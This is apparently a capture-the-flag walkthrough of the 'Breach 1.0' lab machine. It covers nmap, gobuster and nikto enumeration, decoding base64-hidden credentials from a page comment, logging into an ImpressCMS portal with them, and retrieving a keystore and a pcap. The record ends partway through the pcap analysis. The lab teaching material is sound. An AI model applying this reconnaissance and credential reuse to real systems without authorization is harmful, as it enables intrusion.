

Breach

By Praveen Kumar Sharma

For me IP of the machine (as it is a static IP) is : 192.168.110.140

Lets try Pinging the Machine :

```
ping 192.168.110.140
PING 192.168.110.140 (192.168.110.140) 56(84) bytes of data.
64 bytes from 192.168.110.140: icmp_seq=1 ttl=64 time=0.311 ms
64 bytes from 192.168.110.140: icmp_seq=2 ttl=64 time=0.487 ms
64 bytes from 192.168.110.140: icmp_seq=3 ttl=64 time=0.460 ms
64 bytes from 192.168.110.140: icmp_seq=4 ttl=64 time=0.594 ms
64 bytes from 192.168.110.140: icmp_seq=5 ttl=64 time=0.586 ms
64 bytes from 192.168.110.140: icmp_seq=6 ttl=64 time=0.484 ms
64 bytes from 192.168.110.140: icmp_seq=7 ttl=64 time=0.488 ms
64 bytes from 192.168.110.140: icmp_seq=8 ttl=64 time=0.259 ms
64 bytes from 192.168.110.140: icmp_seq=9 ttl=64 time=0.496 ms
64 bytes from 192.168.110.140: icmp_seq=10 ttl=64 time=0.588 ms
^Z
[2]+  Stopped                  ping 192.168.110.140
```

Machine is Online!!

Port Scanning :

We are gonna use nmap here

First scan : All port scan (SYN Scan)

```
sudo nmap -T5 -n -Pn -p- 192.168.110.140 -o allportscan.txt
```

```
65522/tcp open  unknown  
65523/tcp open  unknown  
65524/tcp open  unknown  
65525/tcp open  unknown  
65526/tcp open  unknown  
65527/tcp open  unknown  
65528/tcp open  unknown  
65529/tcp open  unknown  
65530/tcp open  unknown  
65531/tcp open  unknown  
65532/tcp open  unknown  
65533/tcp open  unknown  
65534/tcp open  unknown  
65535/tcp open  unknown  
MAC Address: 52:54:00:94:E2:EC (QEMU virtual NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 12.17 seconds
```

Basically shows all the ports are open this is unlikely and probably is done by a firewall interference or something else

Second scan : Full Connection Scan

```
sudo nmap -sT -T4 -n -Pn -p- 192.168.110.140 -o allportscan.txt
```

```
65521/tcp open  unknown  
65522/tcp open  unknown  
65523/tcp open  unknown  
65524/tcp open  unknown  
65525/tcp open  unknown  
65526/tcp open  unknown  
65527/tcp open  unknown  
65528/tcp open  unknown  
65529/tcp open  unknown  
65530/tcp open  unknown  
65531/tcp open  unknown  
65532/tcp open  unknown  
65533/tcp open  unknown  
65534/tcp open  unknown  
65535/tcp open  unknown
```

```
Nmap done: 1 IP address (1 host up) scanned in 540.22 seconds
```

Same result lets try something else

Third Scan : Xmas Scan

```
sudo nmap -sX -T5 -n -Pn -p- 192.168.110.140 -o allportscan.txt
```

```
[root@kali ~]# sudo nmap -sX -T5 -n -Pn -p- 192.168.110.140 -o allportscan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-07-23 19:05 IST
Nmap scan report for 192.168.110.140
Host is up (0.00018s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE          SERVICE
80/tcp    open|filtered http
4444/tcp  open|filtered krb524
8443/tcp  open|filtered https-alt
MAC Address: 52:54:00:94:E2:EC (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.29 seconds
```

We have the following port open here :

80 : http
4444 : krb524
8443 : https-alt

Service Enumeration :

Now we have the ports lets see what version of software/service are they running and OS Enumeration

```
sudo nmap -sC -sV -T5 -n -Pn -p 80,4444,8443 -A 192.168.110.140 -o deepscan.txt
```

```

Nmap scan report for 192.168.110.140
Host is up (0.00044s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Welcome to Breach 1.0
|_http-server-header: Apache/2.4.7 (Ubuntu)
4444/tcp  open  krb524?
| fingerprint-strings:
|   NULL:
|     v851
|     Expires: x
|     Content-Length: 6n
|     <html>
|     <head>
|     <title>CFkOlicom Fast Ethernet L3 Switch (19095)<
8443/tcp  open  ssl/https-alt?
|_ssl-cert: Subject: commonName=Unknown/organizationName=Unknown/stateOrProvinceName=Unknown
| Not valid before: 2016-05-20T17:51:07
|_Not valid after: 2016-08-18T17:51:07
|_ssl-date: 2024-07-23T14:02:29+00:00; -1s from scanner time.
1 service unrecognized despite returning data. If you know the service/version, please let us know!
SF-Port4444-TCP:V=7.95%I=7%D=7/23%Time=669FB7D4%P=x86_64-pc-linux-gnu%r(NU
SF:LL,67,"v851\nExpires:\x20x\nContent-Length:\x206n\n<html>\r\n\r\n<head>
SF:\r\n<title>CFkOlicom\x20Fast\x20Ethernet\x20L3\x20Switch\x20\((19095)\)<
SF:n");
MAC Address: 52:54:00:94:E2:EC (QEMU virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open port
Aggressive OS guesses: Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (96%), Linux 3.13 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%), Linux 3.10 - 4.11 (93%), Lin
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Host script results:
|_clock-skew: -1s

TRACEROUTE
HOP RTT      ADDRESS
1  0.44 ms  192.168.110.140

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 35.74 seconds

```

Result is this :


```

80/tcp    open  http          Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Welcome to Breach 1.0
|_http-server-header: Apache/2.4.7 (Ubuntu)
4444/tcp  open  krb524?
| fingerprint-strings:
|   NULL:
|     v851
|     Expires: x
|     Content-Length: 6n
|     <html>

```

```
|      <head>
|_   <title>CFkOlicom Fast Ethernet L3 Switch (19095)<
8443/tcp open  ssl/https-alt?
| ssl-cert: Subject:
commonName=Unknown/organizationName=Unknown/stateOrProvinceName=Unknown/coun
tryName=Unknown
| Not valid before: 2016-05-20T17:51:07
|_Not valid after: 2016-08-18T17:51:07
|_ssl-date: 2024-07-23T14:02:29+00:00; -1s from scanner time
```

And the OS Scan says its probably Linux
Looks like we do have a website hosted on port 80 :



Directory Fuzzing :

```
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-
Content/common.txt -u http://192.168.110.140 -o gobuster.txt
```

```

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://192.168.110.140
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
/.gitignore      (Status: 200) [Size: 42]
/.htaccess       (Status: 403) [Size: 291]
/.htpasswd       (Status: 403) [Size: 291]
/.hta           (Status: 403) [Size: 286]
/images          (Status: 301) [Size: 318] [--> http://192.168.110.140/images/]
/index.html     (Status: 200) [Size: 1098]
/server-status   (Status: 403) [Size: 295]
Progress: 4727 / 4727 (100.00%)
=====
Finished
=====
```

We have 403 : We are not authenticated here

We are gonna focus on these two :

```
/images (Status: 301) [Size: 318] [--> http://192.168.110.140/images/]
/index.html (Status: 200) [Size: 1098]
```

Vulnerability Scanning :

We are gonna use nikto here

```

- Nikto v2.5.0
-----
+ Target IP:      192.168.110.140
+ Target Hostname: 192.168.110.140
+ Target Port:    80
+ Start Time:    2024-07-23 20:32:21 (GMT5.5)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /Images: IP address found in the 'location' header. The IP is "127.0.1.1". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ /: Server may leak inodes via ETags, header found with file /, inode: 44a, size: 534a04f49139d, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.7 appears to be outdated (current is at least 2.4.57). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 8101 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:      2024-07-23 20:32:27 (GMT5.5) (6 seconds)
-----
+ 1 host(s) tested
```

Interesting things here :

+/icons/README: Apache default file found. See:
<https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/>
+/.gitignore: .gitignore file found. It is possible to grasp the directory structure.

Web Application :

On the website we do have that page lets see the website here :

Initech was breached and the board of directors voted to bring in their internal Initech Cyber Consulting, LLP division to assist. Given the high profile nature of the breach and nearly catastrophic losses, there have been many subsequent attempts against the company. Initech has tasked their TOP consultants, led by Bill Lumbergh, CISSP and Peter Gibbons, C|EH, SEC+, NET+, A+ to contain and perform analysis on the breach.

Little did the company realize that the breach was not the work of skilled hackers, but a parting gift from a disgruntled former employee on his way out. The TOP consultants have been hard at work containing the breach. However, their own work ethics and the mess left behind may be the company's downfall.



Few Names here from Manual Inspection:

- Bill Lumbergh
- Peter Gibbons


Also we have that /images section here :

Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 bill.png	2016-06-04 19:35	315K	
 cake.jpg	2016-06-06 00:45	47K	
 initech.jpg	2016-06-05 19:45	124K	
 milton_beach.jpg	2016-06-04 16:11	33K	
 swingline.jpg	2016-06-06 00:44	27K	
 troll.gif	2016-06-09 13:45	354K	

Apache/2.4.7 (Ubuntu) Server at 192.168.110.140 Port 80

here we have some images the most useful one here is probably the bill.png



Lets look at the source code of the original page

```

1 <!DOCTYPE html>
2
3 <html>
4 <head>
5 <title>Welcome to Breach 1.0</title>
6 </head>
7
8
9
10
11 <body bgcolor="#000000">
12
13 <font color="green">
14 <p>Initech was breached and the board of directors voted to bring in their internal In
15
16 <p>Little did the company realize that the breach was not the work of skilled hackers,
17 However, their own work ethics and the mess left behind may be the company's downfall..
18
19 <center><a href="/initech.html" target="_blank">  </a></center>
21
22
23 <!---Y0dkcFItSnZibk02WkdGdGJtbDBabVZsYkNSbmIy0WtkRzlpWldGbllXNW5KSFJo --->
24
25 </body>
26 </html>
27

```

It is linking to "initech.html" to the image

We do have some base64 here lets solve it :

```

~ (0.028s)
echo Y0dkcFItSnZibk02WkdGdGJtbDBabVZsYkNSbmIy0WtkRzlpWldGbllXNW5KSFJo | base64 -d
cGdpYmJvbnM6ZGFtbml0ZmVlbCRnb29kdG9iZWFnYW5nJHRh%

```

Looks nested :

```

~ (0.026s)
echo Y0dkcFItSnZibk02WkdGdGJtbDBabVZsYkNSbmIy0WtkRzlpWldGbllXNW5KSFJo | base64 -d | base64 -d
pgibbons:damnitfeel$goodtobeagang$ta%

```


Looks like a set of credentials here

- pgibbons:damnitfeel\$goodtobeagang\$ta%

Username : pgibbons

Password : damnitfeel\$goodtobeagang\$ta%

Also we had a "/initect.html" page to look at



Only thing useful here is the Employee portal here

- Goes to /impresscms/user.php

A screenshot of the impresscms login page. The header features the "impresscms" logo with the tagline "make a lasting impression" and navigation links for Home, News, Forum, Gallery, and Movies. The main content area is divided into several sections:

- Login:** Contains fields for "Username" and "Password", and a "User Login" button.
- User Login:** Contains fields for "Username" and "Password", and a "User Login" button.
- Search:** Contains a search input field and buttons for "Search" and "Advanced Search".
- Lost Password?** A link to reset a password.
- Register now!** A link to register a new account.
- Main Menu:** A sidebar with links to Home, Banners, Content, and Profile.
- Lost your password?** A section with instructions and a form for entering an email address to receive a password reset link.

We found a login page lets try the cred we found before here :

User Menu
[View Account](#)
[Notifications](#)
[Inbox \(3\)](#)
[Logout](#)
Main Menu
[Home](#)
[Banners](#)
[Content](#)
[Profile](#)
[Search Members](#)
[Edit account](#)
[Change password](#)
[Settings](#)
[Themes](#)

Peter Gibbons's profile »» Settings

[Search](#)
[Search](#)
[Advanced Search](#)

Edit profile settings

Show my pictures to:	Only registered users can see this
Show my audio files to:	Only registered users can see this
Show my videos to:	Only registered users can see this
Show my friends to:	Only registered users can see this
Show my groups to:	Only registered users can see this
Show my contributions to:	Only registered users can see this

[Submit](#)
[Cancel](#)
[Share this page!](#)

We are able to login with peter's account

Interesting mail in inbox :

Profile »» Inbox »» FWD: Thank you for your purchase of Super Secret Cert Pro!

Advanced Search

From


ImpressCMS Admin	 Sent: 2016/6/4 14:40:26
FWD: Thank you for your purchase of Super Secret Cert Pro!	
Peter, I am not sure what this is. I saved the file here: 192.168.110.140/.keystore Bob	
From: registrar@penetrode.com Sent: 02 June 2016 16:16 To: bob@initech.com; admin@breach.local Subject: Thank you for your purchase of Super Secret Cert Pro! Please find attached your new SSL certificate. Do not share this with anyone!	

[REPLY](#) [DELETE](#)

[Previous Message](#) | [Next Message](#)

a page "/.keystore"

Lets see what this is :



The screenshot shows a browser window with a download progress bar for a file named "Untitled.keystore". The progress bar indicates the file is completed at 2.2 KB. The browser interface includes a tab bar with multiple tabs, a search bar, and a download notification.

It downloads a file here

Also we have some emails and/or usernames here, also we found in the email and also the account the email of peter:

- bob@initech.com
- admin@breach.local
- peter.gibbons@initech.com

Edit profile

Basic Information	
Login Name	pgibbons
Display Name	Peter Gibbons
Email	peter.gibbons@initech.com

Save changes

Another email here :

From

ImpressCMS Admin Sent: 2016/6/13 22:35:55

Posting sensitive content

Peter, yeahhh, I'm going to have to go ahead and ask you to have your team only post any sensitive artifacts to the admin portal. My password is extremely secure. If you could go ahead and tell them all that'd be great. -Bill

REPLY **DELETE**

Previous Message | **Next Message**

We know that Bill is the Admin

Using the search on the right :

We search for Peter :

- Found 1 entry

Content > SSL implementation test capture

SSL implementation test capture

Published by Peter Gibbons on 2016/6/4 21:37:05. (0 reads)

Team - I have uploaded a pcap file of our red team's re-production of the attack. I am not sure what trickery they were using but I cannot read the file. I tried every nmap switch from my C|EH studies and just cannot figure it out. http://192.168.110.140/impresscms/_SSL_test_phase1.pcap

_SSL_test_phase1.pcap They told me the alias, storepassword and keystore are all set to 'tomcat'. Is that useful?? Does anyone know what this is? I guess we are securely encrypted now? -Peter p.s. I'm going fishing for the next 2 days and will not have access to email or phone.


Nested ▾ Oldest First ▾ Refresh Post Comment

Most Important is this :

"http://192.168.110.140/impresscms/_SSL_test_phase1.pcap")

They told me the alias, storepassword and keystore are all set to 'tomcat'. Is that useful?? Does anyone know what this is?"

we got the .pcap file from the link



PCAP File :

They did say in the email they were having problem reading the file
We open this file in Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000...	192.1...	192.1...	UDP	63	51260 → 32412 Len=21
2	0.000...	192.1...	192.1...	UDP	63	51265 → 32414 Len=21
3	1.014...	192.1...	192.1...	TCP	74	60149 → 8443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=41275305 TSecr=0 WS=...
4	1.014...	192.1...	192.1...	TCP	74	8443 → 60149 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=4286915 TSecr=...
5	1.014...	192.1...	192.1...	TCP	66	60149 → 8443 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=41275305 TSecr=4286915
6	1.014...	192.1...	192.1...	TLSv1.2	228	Client Hello
7	1.015...	192.1...	192.1...	TCP	66	8443 → 60149 [ACK] Seq=1 Ack=163 Win=28800 Len=0 TSval=4286915 TSecr=41275305
8	1.015...	192.1...	192.1...	TLSv1.2	1057	Server Hello, Certificate, Server Hello Done
9	1.015...	192.1...	192.1...	TCP	66	60149 → 8443 [ACK] Seq=163 Ack=992 Win=31744 Len=0 TSval=41275305 TSecr=4286915
10	1.026...	192.1...	192.1...	TLSv1.2	376	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
11	1.034...	192.1...	192.1...	TLSv1.2	72	Change Cipher Spec
12	1.034...	192.1...	192.1...	TLSv1.2	103	Encrypted Handshake Message
13	1.034...	192.1...	192.1...	TCP	66	60149 → 8443 [ACK] Seq=473 Ack=1035 Win=31744 Len=0 TSval=41275310 TSecr=4286920
14	1.035...	192.1...	192.1...	TLSv1.2	1338	Application Data
15	1.073...	192.1...	192.1...	TCP	66	8443 → 60149 [ACK] Seq=1035 Ack=1745 Win=27392 Len=0 TSval=4286930 TSecr=41275310
16	1.101...	192.1...	192.1...	TLSv1.2	3039	Application Data
17	1.101...	192.1...	192.1...	TCP	66	60149 → 8443 [ACK] Seq=1745 Ack=4008 Win=37888 Len=0 TSval=41275326 TSecr=4286936
18	1.101...	192.1...	192.1...	TLSv1.2	92	Application Data
19	1.138...	192.1...	192.1...	TCP	66	60149 → 8443 [ACK] Seq=1745 Ack=4034 Win=37888 Len=0 TSval=41275336 TSecr=4286936
20	3.79...	192.1...	192.1...	DNS	84	Standard query 0x879b A www.kali.org.localdomain
21	3.79...	192.1...	192.1...	DNS	84	Standard query 0xd8c9 AAAA www.kali.org.localdomain
22	3.79...	192.1...	192.1...	DNS	86	Standard query 0x879b A www.kali.org.localdomain
Frame 3:	74 bytes on wire (592 bits), 74 bytes captured (592 bits)	0000 00 0c 29 c7 99 f1 00 0c 29 9a be c1 08 00 45 00 ..)....E-				
Ethernet II, Src: VMware_9a:be:c1 (00:0c:29:9a:be:c1), Dst: VMware_c7:99:f1 (00:0c:29:c7:99:f1) [ethertype: IPv4 (0x0800), Src: 192.168.110.129, Dst: 192.168.110.140]	00 0c 29 c7 99 f1 00 0c 29 9a be c1 08 00 45 00 ..)....E-					
Internet Protocol Version 4, Src: 192.168.110.129, Dst: 192.168.110.140	00 0c 29 c7 99 f1 00 0c 29 9a be c1 08 00 45 00 ..)....E-					
Transmission Control Protocol, Src Port: 60149, Dst Port: 8443, Seq: 0, Len: 0	00 0c 29 c7 99 f1 00 0c 29 9a be c1 08 00 45 00 ..)....E-					

Lets see the first stream here

```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · _SSL_test_phase1.pcap
.....n.>K...&..Z...0.7..|fBym.....+./.
.....3.2.E.9.8..../A.5...
.....B...
.....#.3t...
.....M.WS.PqA.Zb.o..|Z].MN./0E|wi+..TWS.Pt...N.\f... ..*....K.r.....~..{0..w0.....`n.0
*.H...
....0l1.0...U....Unknown1.0...U....Unknown1.0...U....Unknown1.0...U.
..Unknown1.0...U....Unknown1.0...U....Unknown0...
160520175107Z...
160818175107Z0l1.0...U....Unknown1.0...U....Unknown1.0...U....Unknown1.0...U.
..Unknown1.0...U....Unknown1.0...U....Unknown0..."0
    *.H...
    0...
....%y,{..$.eo.%....S.e.9.?a..m.D...^...C...,9Q.....W.F1V.....{.2.5(Y?...7.]...f.W1,X.U....kj5...^....4."....#...e^..jr.:.^%.....#....]..P.n.=..3.F.{tJ.i..vH.(#.#....l
X.M..P..S....Qw.Fw...b#....4....2H*?..`.....h8.*V).....!0.0...U....Gk.7...
a.....d.0
    *.H...
.....j.....(E.. .Z.%>..(C.M .)!....yQB.2@3.#.j.5,".....(m.U..0.y....6...g..m.V.X....Q....F;$,F.4t...7....{P.."..."=....@..n
~..w.g.bV"....p....Cq.J.$....NH...1.6.^...}Y..x.jg&_jp.*EyX,9   p...O ..%"...2.6-&n.ly.a..w=?}.8.1...m....G.L.....sJ....d|....4.N.....l.ZW ...6**.%.+b.<.....
D..e..Y....L....Cp....F^.?....MN4.aUy0d.lOBu.P.i..R..`A..#....T.n....s....o.ks.<..z..+HE)..5;W.v.?....~4....'h.p..U....g..O..~+....p..IN.....*u.F.....+..."....$.
...2.....$)6.c.. \%c..z![S....O.rg.B.....E.vG..|..T.....M....-z.....y.^....9.k.s.3..#v.?....i!....bp%E.....
.....u.bKF=....[..eK....E.(..w..q(x....?".....M..O
...l...U..~#j|m.|%U..0m.ry.C.?b....=0v..u.G..^..t..O.!....:=..|...F..).t....fA6x..I#...2D...P..DU.u.....<..q....Y*.J.e9...^5..hy.l...6....d<F....s.KY.(..T.n..#K..H.."K.sqb..
